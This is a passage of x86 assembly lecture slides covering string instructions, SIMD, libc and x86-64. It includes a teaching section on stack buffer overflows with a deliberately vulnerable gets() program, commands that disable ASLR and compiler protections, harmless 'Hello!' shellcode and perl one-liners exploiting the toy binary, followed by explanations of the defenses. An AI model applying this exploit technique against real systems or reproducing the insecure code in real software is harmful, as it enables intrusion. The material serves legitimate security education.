  addl $4, %esp

  ret
```

Example 2 of String Instructions (example-16.S) Continued

```
# void *memset(void *s, int c, size_t n);
asm_memset:
  pushl %edi
  pushl %ebp
  movl %esp, %ebp

  movl 12(%ebp), %edi    # %eid = s
  movl 16(%ebp), %eax    # %eax = c
  movl 20(%ebp), %ecx    # %ecx = n

  rep stosb

  movl 12(%ebp), %eax    # %eax = s

  movl %ebp, %esp
  popl %ebp
  popl %edi
  ret

.section .bss
.comm str, 50
```

Example 2 of String Instructions (example-16.S) Runtime

```
$ as example-16.S -o example-16
$ gcc example-16.o -o example-16
$ ./example-16
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

Back to the opening glibc strlen example

```
080483cd <glibc_strlen>:
 80483cd: 57                       push    %edi

 80483ce: b9 ff ff ff ff           mov     $0xffffffff,%ecx
 80483d3: b8 00 00 00 00           mov     $0x0,%eax
 80483d8: 8b 7c 24 08              mov     0x8(%esp),%edi

 80483dc: fc                       cld
 80483dd: f2 ae                    repnz scas %es:(%edi),%al

 80483df: b8 fe ff ff ff           mov     $0xfffffffe,%eax
 80483e4: 29 c8                    sub     %ecx,%eax

 80483e6: 5f                       pop     %edi
 80483e7: c3                       ret
```

- Trick is to load %ecx with -1 or 0xFFFFFFFF
- Assumption: string is not longer than 4 gigabytes
- Reasonable assumption, compiler might not make it for you

Advanced Topic 11: Three Simple Optimizations

Three Basic Optimizations

- Clear a register with `xor` rather than a `mov`

  ```
  0: a1 00 00 00 00         movl    $0x0,%eax

  0: 31 c0                  xorl    %eax,%eax
  ```

- Use `lea` for general purpose arithmetic when applicable
  - `lea` calculates the indirect memory address
    `%reg + %reg*(1,2,4,8) + $constant`
    and stores the effective address without dereferencing memory

  ```
  # Compute expression: %eax + %ebx*2 + 10
  leal 10(%eax, %ebx, 2), %eax
  ```

- Use a more efficient loop structure when possible

```
# for (i = 0; i < 10; i++) { ; }        # i = 10; do { ; } while(--i != 0);
xorl %ecx, %ecx                          movl $10, %ecx
loop:                                    loop:
  cmpl $10, %ecx                           nop
  jge loop_done                            decl %ecx
  nop                                      jnz loop
  incl %ecx
  jmp loop
loop_done:
```

Advanced Topic 12: x86 Extensions

Overview

- Separate instruction sets
- x87 floating point unit
    - 80-bit double-extended precision registers
    - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers

Overview

- Separate instruction sets
- x87 floating point unit
  - 80-bit double-extended precision registers
  - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
  - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
  - MMX was a SIMD instruction set for integers

Overview

- Separate instruction sets
- x87 floating point unit
    - 80-bit double-extended precision registers
    - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
    - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
    - MMX was a SIMD instruction set for integers
    - SSE is SIMD instruction set for integers and floating point

Overview

- Separate instruction sets
- x87 floating point unit
    - 80-bit double-extended precision registers
    - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
    - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
    - MMX was a SIMD instruction set for integers
    - SSE is SIMD instruction set for integers and floating point
    - SSE1 had 32-bit single precision floating point support
   - SSE2 added 64-bit double precision floating point support

Overview

- Separate instruction sets
- x87 floating point unit
  - 80-bit double-extended precision registers
  - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
  - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
  - MMX was a SIMD instruction set for integers
  - SSE is SIMD instruction set for integers and floating point
  - SSE1 had 32-bit single precision floating point support
  - SSE2 added 64-bit double precision floating point support
  - SSE registers are %xmm0 - %xmm7, each 128-bit
  - SSE instructions can treat a register as multiple floats, doubles, chars, shorts, etc.

Scalar versus SIMD

---

[3] http://software.intel.com/en-us/articles/
introduction-to-intel-advanced-vector-extensions/

Advanced Topic 13: Role of libc

libc for library functions and system calls

- `libc` provides optimized string, formatting, pattern matching, math, date and time, etc. computation functions
- `libc` wraps system calls and provides more-so platform independent data structures and interfaces
  - file streams: `FILE *`, `fopen()`, `fclose()`, `fread()`, `fwrite()`
  - sockets: `socket()`, `bind()`, `accept()`, `send()`, `recv()`
- In other words, `libc` implements the C library of the POSIX standard

libc for library functions and system calls

- `libc` provides optimized string, formatting, pattern matching, math, date and time, etc. computation functions
- `libc` wraps system calls and provides more-so platform independent data structures and interfaces
    - file streams: FILE *, fopen(), fclose(), fread(), fwrite()
    - sockets: socket(), bind(), accept(), send(), recv()
- In other words, `libc` implements the C library of the POSIX standard

- All accessible in assembly when linking with `libc`
- Follow cdecl calling convention
- You can choose not to link with libc, only use syscalls, and implement the other functionality yourself (interesting challenge)

Example of using libc in Assembly (example-17.S)

```
.section .text
.global main
main:
  # time(NULL);
  pushl $0
  call time
  add $4, %esp

  # curtime = %eax
  movl %eax, curtime

  # localtime(%eax);
  pushl $curtime
  call localtime
  add $4, %esp

  # asctime(%eax);
  pushl %eax
  call asctime
  add $4, %esp
```

Example of using libc in Assembly (example-17.S) Continued

```
    # printf("%s\n", %eax);
    pushl %eax
    pushl $formatStr
    call printf
    add $8, %esp

    ret

.section .data
.comm curtime, 4
formatStr:   .ascii "%s\0"
```

Runtime:

```
$ as example-17.S -o example-17.o
$ gcc example-17.o -o example-17
$ ./example-17
Wed Jan 25 16:13:27 2012
$
```

libc for dynamic memory management (heap)

- Operating system allocates heap memory for user program
- libc `malloc()` and `free()` manages allocations, deallocations, fragmentation of the heap
- Heap grows up, stack grows down

(Linux)
Virtual Memory

```
0xFFFFFFFF

            Kernel-land

0xC0000000
0xBFFFFFFF  User Stack
            (read-write)



               Heap
            (read-write)
            .bss section
0x08049700  (read-write)
            .data section
0x080496f8  (read-write)
            .rodata section
            (read-only)
0x080484c8
            .text section
            (read-only,
            executable)

0x08048300

0x00000000
```

Advanced Topic 14: Stack-based Buffer Overflows

Classic Insecure Example in C (example-18.c)

```c
#include <stdio.h>

void get_input(void) {
  char buff[100];
  gets(buff);
}

int main(void) {
  printf("input: ");
  get_input();
  return 0;
}
```

```
$ gcc -fno-stack-protector -z execstack example-18.c -o example-18
```

- We'll build this the GCC stack protector disabled and executable stack (for reasons explained in a few slides)

Disassembly of `get_input()`

```
void get_input(void) {
  char buff[100];
  gets(buff);
}


$ objdump -D example-18
08048414 <get_input>:
                                # Function prologue
 8048414: 55                    push   %ebp
 8048415: 89 e5                 mov    %esp,%ebp
                                # Space allocated on the stack for buff[100]
 8048417: 81 ec 88 00 00 00     sub    $0x88,%esp
                                # Address of buff in %eax
 804841d: 8d 45 94              lea    -0x6c(%ebp),%eax
                                # Pushing &buff onto the stack
 8048420: 89 04 24              mov    %eax,(%esp)
                                # gets(buff);
 8048423: e8 f8 fe ff ff        call   8048320 <gets@plt>
                                # Function epilogue
 8048428: c9                    leave
 8048429: c3                    ret
```

Stack Frame of get_input()

```
# Function prologue
push   %ebp
mov    %esp,%ebp
# Space allocated on the stack for buff[100]
sub    $0x88,%esp
# Address of buff in %eax
lea    -0x6c(%ebp),%eax
# Pushing &buff onto the stack
mov    %eax,(%esp)
# gets(buff);
call   8048320 <gets@plt>
# Function epilogue
leave
ret

# Stack frame right before call to gets()
# |    ...    |
# |  retaddr  |
# | saved ebp |
# |    buf    |
# |    buf    |
# |     .
# |    buf    |
# |    buf    |
# |   &buf    | <- %esp
```

Buffer Overflow

- With a well-crafted buffer, we can inject instructions into the buffer on the stack as well as an over-written return address to those instructions
- When get_input() returns, it will return to our injected instructions

Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?

Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?

- Let's write a small program to find out...

```c
#include <stdio.h>
int main(void) {
  char c;
  printf("%x\n", &c);
  return 0;
}
```

```
$ gcc example-19.c -o example-19
$ ./example-19
bfe3d16f
$ ./example-19
bfdef6ff
$ ./example-19
bfefbecf
```

Address Space Layout Randomization (ASLR)

- We just witnessed the effect of ASLR, which randomly initializes the position of code, libraries, heap, and stack in a user program's address space
- However, the addresses were all relatively close to each other, so there is an opportunity for guessing...
- For our purposes, let's turn off ASLR.

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ ./example-19
bffff28f
$ ./example-19
bffff28f
$ ./example-19
bffff28f
```

- Now we have an idea of where variables on the stack live

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell

- Must be position-independent
  - Code cannot rely on absolute addresses for its data, since we're not sure exactly where it will live on the stack

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell

- Must be position-independent
    - Code cannot rely on absolute addresses for its data, since we're not sure exactly where it will live on the stack
- Must contain no newlines, and in other cases, no null bytes
    - Otherwise `gets()` will stop reading input prematurely

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell

- Must be position-independent
  - Code cannot rely on absolute addresses for its data, since we're not sure exactly where it will live on the stack
- Must contain no newlines, and in other cases, no null bytes
  - Otherwise `gets()` will stop reading input prematurely

- Let's make it do `write(1, "Hello!", 6);` and `exit(0);`

Hello Shellcode Take 1 (example-20.S)

```
# Clever way to get our own address
jmp get_str_addr
got_str_addr:
popl %ecx

# write(1, "Hello!", 6);
movl $0x04, %eax
movl $0x01, %ebx
movl $6, %edx
int $0x80
# exit(0);
movl $0x01, %eax
# %ebx already zero from above
int $0x80

get_str_addr:
call got_str_addr
.ascii "Hello!"

$ as example-20.S -o example-20.o
$ ld example-20.o -o example-20
$ ./example-20
Hello!$
```

Hello Shellcode Take 1 (example-20.S) Disassembly

```
$ objdump -D example-20
Disassembly of section .text:
08048054 <_start>:
 8048054: eb 19                      jmp    804806f <get_str_addr>
08048056 <got_str_addr>:
 8048056: 59                         pop    %ecx
 8048057: b8 04 00 00 00             mov    $0x4,%eax
 804805c: bb 01 00 00 00             mov    $0x1,%ebx
 8048061: ba 06 00 00 00             mov    $0x6,%edx
 8048066: cd 80                      int    $0x80
 8048068: b8 01 00 00 00             mov    $0x1,%eax
 804806d: cd 80                      int    $0x80
0804806f <get_str_addr>:
 804806f: e8 e2 ff ff ff             call   8048056 <got_str_addr>
 8048074: 48                         dec    %eax
 8048075: 65                         gs
 8048076: 6c                         insb   (%dx),%es:(%edi)
 8048077: 6c                         insb   (%dx),%es:(%edi)
 8048078: 6f                         outsl  %ds:(%esi),(%dx)
 8048079: 21                         .byte 0x21
```

- We want to get rid of those null bytes...

Hello Shellcode Take 2 (example-21.S)

```
# Clever way to get our own address
jmp get_str_addr
got_str_addr:
popl %ecx

# write(1, "Hello!", 6);
xorl %eax, %eax
xorl %ebx, %ebx
xorl %edx, %edx
incl %ebx
addb $4, %al
addb $6, %dl
int $0x80
# exit(0);
xorl %eax, %eax
incl %eax
# %ebx already zero from above
int $0x80

get_str_addr:
call got_str_addr
.ascii "Hello!"
$ as example-21.S -o example-21.o
$ ld example-21.o -o example-21
$ ./example-21
Hello!$
```

Hello Shellcode Take 2 (example-21.S) Disassembly

```
$ objdump -D example-21
Disassembly of section .text:
08048054 <_start>:
 8048054: eb 14                     jmp    804806a <get_str_addr>
08048056 <got_str_addr>:
 8048056: 59                        pop    %ecx
 8048057: 31 c0                     xor    %eax,%eax
 8048059: 31 db                     xor    %ebx,%ebx
 804805b: 31 d2                     xor    %edx,%edx
 804805d: 43                        inc    %ebx
 804805e: 04 04                     add    $0x4,%al
 8048060: 80 c2 06                  add    $0x6,%dl
 8048063: cd 80                     int    $0x80
 8048065: 31 c0                     xor    %eax,%eax
 8048067: 40                        inc    %eax
 8048068: cd 80                     int    $0x80
0804806a <get_str_addr>:
 804806a: e8 e7 ff ff ff            call   8048056 <got_str_addr>
 804806f: 48                        dec    %eax
 8048070: 65                        gs
 8048071: 6c                        insb   (%dx),%es:(%edi)
 8048072: 6c                        insb   (%dx),%es:(%edi)
 8048073: 6f                        outsl  %ds:(%esi),(%dx)
 8048074: 21                        .byte 0x21
```

- No null bytes or newlines!

Preparing our Payload

- Reading off the `objdump` disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd
\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

Preparing our Payload

- Reading off the `objdump` disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd
\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address

Preparing our Payload

- Reading off the `objdump` disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd
\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!

Preparing our Payload

- Reading off the `objdump` disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd
\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!
- We can make it more robust by adding a **nop-sled**: a bunch of nops preceding our shellcode
- Even if our guessed return address is off by a couple of bytes, as long as the CPU returns to somewhere within the nop-sled, execution will slide down to our real injected instructions
- Machine code for a `nop` is `0x90`

The Actual Exploit...

- First, find out how many A's it takes to break it...

```
$ perl -e 'print "A" x 107' | ./example-18
input:
$ perl -e 'print "A" x 108' | ./example-18
input:
Segmentation fault
$
```

- Then, use gdb to find out the number of A's to start overwriting the return address...

```
$ gdb example-18
...

<input 113 A's>
Program received signal SIGSEGV, Segmentation fault.
0x08040041 in ?? ()
```

- Lower byte of return address, now %eip, was overwritten by an 'A'.

The Actual Exploit... Continued

```
Prepare small nop-sled, shellcode, A's, and return address that is
116 characters long.

$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
 \x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
      0       1      116

Guess at the  return address, starting at 0xbffff280:
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
 \x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18
input:
Segmentation fault

$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
 \x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x70\xf2\xff\xbf"' | ./example-18
input:
Illegal instruction

$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
 \x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x60\xf2\xff\xbf"' | ./example-18
input:
Hello!$
```

Closing Notes

- If vulnerable program was running as root, shellcode could spawn a root shell
- If vulnerable program was suid root, shellcode could setuid(0) and then spawn a root shell

Closing Notes

- If vulnerable program was running as root, shellcode could spawn a root shell
- If vulnerable program was suid root, shellcode could setuid(0) and then spawn a root shell
- We had to disable three security mechanisms to allow the traditional stack-based buffer overflow to work.
    - GCC Stack Protector
      (disabled with `-fno-stack-protector` gcc option)
    - Non-Executable Stack
      (disabled with `-z execstack` gcc option)
    - Address Space Layout Randomization
      (disabled by writing 0 to `/proc/sys/kernel/randomize_va_space`)

Security Mechanisms to Prevent Stack-based Buffer Overflows

- GCC Stack Protector
    - GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
    - If the guard value is corrupted by a buffer overflow, the pre-return check will catch it

Security Mechanisms to Prevent Stack-based Buffer Overflows

- GCC Stack Protector
  - GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
  - If the guard value is corrupted by a buffer overflow, the pre-return check will catch it
- Non-Executable Stack
  - NX page table entry bit introduced in x86-64 processors. Linux kernel uses them to mark the stack non-executable, so shellcode cannot execute from the stack

Security Mechanisms to Prevent Stack-based Buffer Overflows

- GCC Stack Protector
  - GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
  - If the guard value is corrupted by a buffer overflow, the pre-return check will catch it
- Non-Executable Stack
  - NX page table entry bit introduced in x86-64 processors. Linux kernel uses them to mark the stack non-executable, so shellcode cannot execute from the stack
- Address Space Layout Randomization
  - User program address space is randomized to make it difficult to guess shared library function locations or stack variable locations
  - Increases difficulty of finding a suitable return address

Advanced Topic 15: Comparisons with Atmel AVR and ARM Cortex-M3

Extra Topic 1: Intel/nasm Syntax

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with `byte, word, dword` keywords
    - `mov [ebp-4], dword 42`

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with `byte, word, dword` keywords
  - `mov [ebp-4], dword 42`
- Memory addresses are just plain symbol names
- Memory dereferenced with brackets [...]

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with `byte`, `word`, `dword` keywords
    - `mov [ebp-4], dword 42`
- Memory addresses are just plain symbol names
- Memory dereferenced with brackets `[ ... ]`

- Indirect memory acceses spelled out as expressions
- AT&T / GAS: `movl %eax, -12(%ebp, %ecx, 4)`
- Intel / NASM: `mov [ebp+ecx*4-12], eax`

Side-by-side Hello World Syscall Example (example-22.asm)

```
.section .text
.global _start
_start:
  # open("foo", ...);
  movl $0x05, %eax
  movl $filename, %ebx
  movl $0x41, %ecx
  movl $0644, %edx
  int $0x80

  # fd in %eax -> %ebx
  movl %eax, %ebx

  # write(fd, ...);
  movl $0x04, %eax
  # fd in %ebx from above
  movl $message, %ecx
  movl $messageLen, %edx
  int $0x80

  # close(fd);
  movl $0x06, %eax
  # fd still in %ebx
  int $0x80
```

```
section .text
global _start
_start:
  ; open("foo", ...);
  mov eax, 5
  mov ebx, filename
  mov ecx, 0x41
  mov edx, 0q644
  int 0x80

  ; fd in eax -> ebx
  mov ebx, eax

  ; write(fd, ...);
  mov eax, 4
  ; fd in ebx from above
  mov ecx, message
  mov edx, messageLen
  int 0x80

  ; close(fd);
  mov eax, 6
  ; fd still in ebx
  int 0x80
```

Side-by-side Hello World Syscall Example (example-22.asm) Continued

```
    # exit(0);
    movl $0x01, %eax
    movl $0x0, %ebx
    int $0x80

.section .data
filename:   .ascii "foo\0"
message:    .ascii "Hello World!\n"
.equ messageLen, . - message
```

```
    ; exit(0);
    mov eax, 1
    mov ebx, 0
    int 0x80

section .data
filename:   db 'foo',0
message:    db 'Hello World!',10,0
messageLen: equ $ - message
```

Runtime:
```
$ nasm -f elf example-22.asm -o example-22.o
$ ld example-22.o -o example-22
$ ./example-22
$ cat foo
Hello World!
$
```

Extra Topic 2: x86-64 Assembly

Immediate Differences

- `%eax` extended to 64-bit `%rax`
  `%rax, %rbx, %rcx, %rdx, %rbp, %rsp, %rsi, %rdi`
- Supplemental general purpose registers
  `%r8, %r9, %r10, %r11, %r12, %r13, %r14, %r15`

- Good architectural changes
  - Segmentation and hardware task switching wiped away
  - No-Execute bit in page table entries

- A lot of q's instead of l's: `movq, pushq, addq`
- Stack pushes and pops are all typically 8-byte / 64-bit values
- `http://en.wikipedia.org/wiki/X86-64#Architectural_features`

Different Calling Convention

- System V ABI
- `http://www.x86-64.org/documentation/abi.pdf`
- Function Call Convention (Linux)
    - Arguments passed in registers: `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9`
    - Extra arguments pushed onto the stack
    - Function must preserve `%rbp`, `%rbx`, `%r12` - `%r15`
    - Function can use rest of registers
    - Return value in `%rax`
- System Call Convention (Linux)
    - Syscall number in `%rax`
    - Arguments passed in registers: `%rdi`, `%rsi`, `%rdx`, `%r10`, `%r8`, `%r9`
    - Use `syscall` instruction
    - `%rcx` and `%r11` destroyed
    - Return value in `%rax`

Resources and Next Steps

Essential Links

- x86-32 + x86-64 instruction set:
  `http://siyobik.info/main/reference`
- Official x86-32 + x86-64 architecture info:
  `http://www.intel.com/content/www/us/en/processors/`
  `architectures-software-developer-manuals.html`
- Unofficial x86-32 + x86-64 architecture info:
  `http://sandpile.org/`
- Linux System Call Reference:
  `http://syscalls.kernelgrok.com/`
- Assembly Optimization Tips:
  `http://www.mark.masmcode.com/`
- Interesting "assembly gems":
  `http://www.df.lth.se/~john_e/fr_gems.html`

Going From Here

- Play with the examples
- Write your own syscall, e.g. rot13
- Do Stack Smashing challenges:
  `http://community.corest.com/~gera/InsecureProgramming/`
- Rewrite a traditional *nix program in Assembly
- e.g. telnet:
  `https://github.com/vsergeev/x86asm/blob/master/telnet.asm`
- e.g. asmscan:
  `https://github.com/edma2/asmscan`
- Write assembly for microcontrollers like Atmel AVR and ARM

Questions?